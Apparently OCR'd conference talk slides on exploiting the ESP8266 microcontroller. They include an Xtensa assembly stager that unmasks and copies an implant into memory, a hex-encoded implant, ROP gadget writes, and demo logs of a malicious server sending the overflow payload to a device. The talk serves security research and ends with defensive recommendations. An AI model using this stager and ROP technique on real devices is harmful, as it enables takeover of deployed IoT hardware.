
```
1  _start:
2      l32i.n a12, a1, 0     # a12 = mask
3      l32i.n a13, a1, 4     # a13 = implant size xor mask
4      l32i.n a14, a1, 8     # a14 = implant target addr
5      addi   a1, a1, 12
6
7      xor a13, a13, a12     # unmask size
8
9  copy:
10     l32i.n a15, a1, 0     # read implant word
11     xor a15, a15, a12     # unmask implant word
12     s32i.n a15, a14, 0    # write implant
13
14     addi.n a14, a14, 4    # increment addresses and loop
15     addi   a13, a13, -4
16     addi.n a1, a1, 4
17     bnez.n a13, copy
18
19     # call callx0 gadget to isync twice and run implant
20     l32i.n a4, a1, 0
21     l32i.n a0, a1, 4
22     addi.n a1, a1, 8
23     ret.n
```

* null free!

STEP 3: RUN ENCODED IMPLANT

- FreeRTOS / IoT platform: call RTOS API to add a task that exposes a network port, executes packets on demand (see ShmooCon 2016 talk)
- NodeMCU: have benefit of a Lua interpreter, don't have to write shell code, *write Lua*!
  - Write to `init.lua` file, easy persistence
- Today's demo does something simpler

DEMO



```
assembling implant:
F8 01 F2 CF 28 CB BF C8 1F D2 2F 02 E8 0B E9 0C 4B BB 4B CC D2 CD FC 56 1D FF 08 0F 08 00
22 2F 01 C0 00 00 06 FF FF FF 40 10 20 40 00 F0 FE 3F 44 01 00 00 0A 0A 20 20 20 20 20 20
20 20 20 64 38 62 0A 20 20 20 64 38 50 20 20 20 3F 38 38 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 64 38 50 0A 64 38 38 38 38 38 38 50 20 20 38 38 62 20 20 20 20 20 20 20
20 20 20 20 20 20 64 38 38 38 38 38 38 50 0A 20 20 3F 38 38 27 20 20 20 20 38 38 38 38 38
38 62 20 20 64 38 38 38 38 62 20 20 20 3F 38 38 27 20 20 20 64 38 38 38 38 62 20 64 38 38
38 38 62 20 20 20 38 38 62 64 38 38 62 0A 20 20 38 38 50 20 20 20 20 20 38 38 50 20 60 3F
38 62 64 38 50 27 20 3F 38 38 20 20 38 38 50 20 20 20 64 38 50 27 20 60 50 64 38 50 27 20
3F 38 38 20 20 38 38 50 27 20 3F 38 62 0A 20 20 38 38 62 20 20 20 20 64 38 38 20 20 20 38
38 50 38 38 62 20 20 64 38 38 20 20 38 38 62 20 20 20 38 38 62 20 20 20 20 38 38 62 20 20
64 38 38 20 64 38 38 20 20 20 38 38 50 0A 20 20 60 3F 38 62 20 20 64 38 38 27 20 20 20 38
38 62 60 3F 38 38 38 38 50 27 20 20 60 3F 38 62 20 20 60 3F 38 38 38 50 27 60 3F 38 38 38
38 50 27 64 38 38 27 20 20 20 38 38 62 0A 0A 00 00

constructing ROP chain using write-4 gadgets to write stager:
        *(0x40106404) = c8 01 d8 11
        *(0x40106408) = e8 21 12 c1
        *(0x4010640c) = 0c c0 dd 30
        *(0x40106410) = f8 01 c0 ff
        *(0x40106414) = 30 f9 0e 4b
        *(0x40106418) = ee d2 cd fc
        *(0x4010641c) = 4b 11 56 ed
        *(0x40106420) = fe 48 01 08
        *(0x40106424) = 11 8b 11 0d
        *(0x40106428) = f0 ff ff ff

preparing implant:
        implant is 377 bytes long
        padded implant is 380 bytes long
        implant masked to eliminate null bytes

generating ROP chain to call isync after writing implant to iram.

Payload ready, listening on port 8000:
        len(stager): 37
        len(implant): 380
        len(rop chain): 924
        len(exploit payload): 993
got request: {"nonce": 1301774612,"path": "/v1/device/activate/", "method": "POST", "body"
: {"encrypt_method": "PLAIN", "token": "12345", "bssid": "18:fe:34:a2:06:3f","rom_version"
:"v1.0.5t23701(a)"}, "meta": {"Authorization": "token ******"}}

sending payload.
```

```
connect fail!
connect fail!
connect fail!
connect fail!
connect fail!
connect fail!
connect fail!
connect fail!
connect fail!
connect fail!
{"nonce": 630530218,"path": "/v1/device/activate/", "method": "POST", "body": {"encrypt_me
thod": "PLAIN", "token": "12345", "bssid": "18:fe:34:a2:06:3f","rom_version":"v1.0.5t23701
(a)"}, "meta": {"Authorization": "token ********"}}

read application data
recv error -1,disconnect with server!
user_esp_platform_discon
ESP_DOMAIN IP address: 192.168.30.113
connect sucess!
user_esp_platform_connect suceed
{"nonce": 1301774612,"path": "/v1/device/activate/", "method": "POST", "body": {"encrypt_m
ethod": "PLAIN", "token": "12345", "bssid": "18:fe:34:a2:06:3f","rom_version":"v1.0.5t2370
1(a)"}, "meta": {"Authorization": "token ********"}}

read application data
user_esp_platform_data_process {"status": "activate_status": "nonce": AAAAAAAAAAAAAAAAAAA
AAAAAAAR+@TX@a@@@@z@a@@@R+@a@@@TX@a@@@@@z@a@@@R+@a@@@TX@a@@@@@z@a@@@R+@a@
a@@TX@a@@@@@z@a@@@R+@a@@@TX@a@@@@@z@a@@@R+@a@@@TX@a@@@@@z@a@@@R+@a@@@T
X@a@@KV@@z@a@@@R+@a@@@TX@a@@@z@a@@@R+@a@@@TX@a@@@@@z@a@@@R+@a@@@TX@a@@@@@@
c@a@@@@@a@@@@@@
```

CLOSING THOUGHTS

- Exploitation tricky on lx106, but no way to avoid ROP and thus achieve it, its *baked in* to the CPU!
- Isolate these devices from rest of network
- Security professionals: audit these systems, report bugs, educate developers
- Opportunity to harden FreeRTOS IoT platform and nodeMCU with canaries, randomization, more

FUTURE WORK

- Not “Complete”: more to explore in the ESP world
- ESP32 coming… **2x** l108 cores, bluetooth
- Espressif has generous bug bounty for SDK bugs, easy reporting process in general
- More enhancements to `xrop` xtensa support? Capstone lx106 / core ISA support?
- Can reduce overhead significantly with a read/write gadget to copy data from `dram` into `iram` to build “ideal” gadget

THANKS

- Thotcon organizers and volunteers
- Espressif for making a powerful, affordable, and interesting platform
- Authors of tools mentioned, NodeMCU team
- Friends (Ben, Brett, Dom, Jack, Jeremy, Tomek) for feedback
- **Everyone for listening**

Q/A

(@PARTYTIMEDOTEXE)

MATERIAL FROM THESE REFERENCES INCLUDED IN THIS TALK

- ESP8266 block diagram from data sheet: https://cdn-shop.adafruit.com/datasheets/ESP8266_Specifications_English.pdf

- lx106 block diagram: http://www.embeddedinsights.com/epd/tensilica/tensilica-106micro.php

- Information on the esp8266 physical memory map: http://esp8266-re.foogod.com/wiki/Memory_Map

IMAGE CREDITS

- ESP8266 block diagram (from data sheet) https://cdn-shop.adafruit.com/datasheets/ESP8266_Specifications_English.pdf
- lx106 block diagram http://www.embeddedinsights.com/epd/tensilica/tensilica-106micro.php
- Cthulu and R'lyeh by BenduKiwi (Creative Commons) https://commons.wikimedia.org/wiki/File:Cthulhu_and_R%27lyeh.jpg
- Junior roaming Montauk (Creative Commons) http://www.bibliotecapleyades.net/montauk/esp_montauk_2.htm
- Duga-3 antenna system by Bert Kaufman (Creative Commons) https://www.flickr.com/photos/22746515@N02/22454354809
- SPIRITUALISM: SPIRITOSCOPE Dr. Robert Hare, 1855 American wood engraving http://images.fineartamerica.com/images-medium-large-5/spiritualism-spiritoscope-granger.jpg

IMAGE CREDITS CONT.

- astral1.jpg by 7am_waking_up_in_the_morning in “Psychic or Psionic” discussion http://comicvine.gamespot.com/forums/gen-discussion-1/psychic-or-psionic-638586/
- Still from “Beyond the Black Rainbow” by Panos Cosmatos, Review by Bonjour Tristesse http://www.bonjourtristesse.net/2012/07/beyond-black-rainbow-2010.html
- NodeMCU dev kit photo from excellent online vendor seeedstudio http://www.seeedstudio.com/
- Picture of the ESP8266-EVB board from Olimex https://www.olimex.com/Products/IoT/ESP8266-EVB/
- Butterfly Life Cycle Coloring Picture http://www.butterflypictures.net/life-cycle-coloring-page.html
- ConSec building, Still from David Cronenberg’s “Scanners”, from review http://www.standbyformindcontrol.com/2013/09/cronenbergs-scanners-will-blow-up-your-head/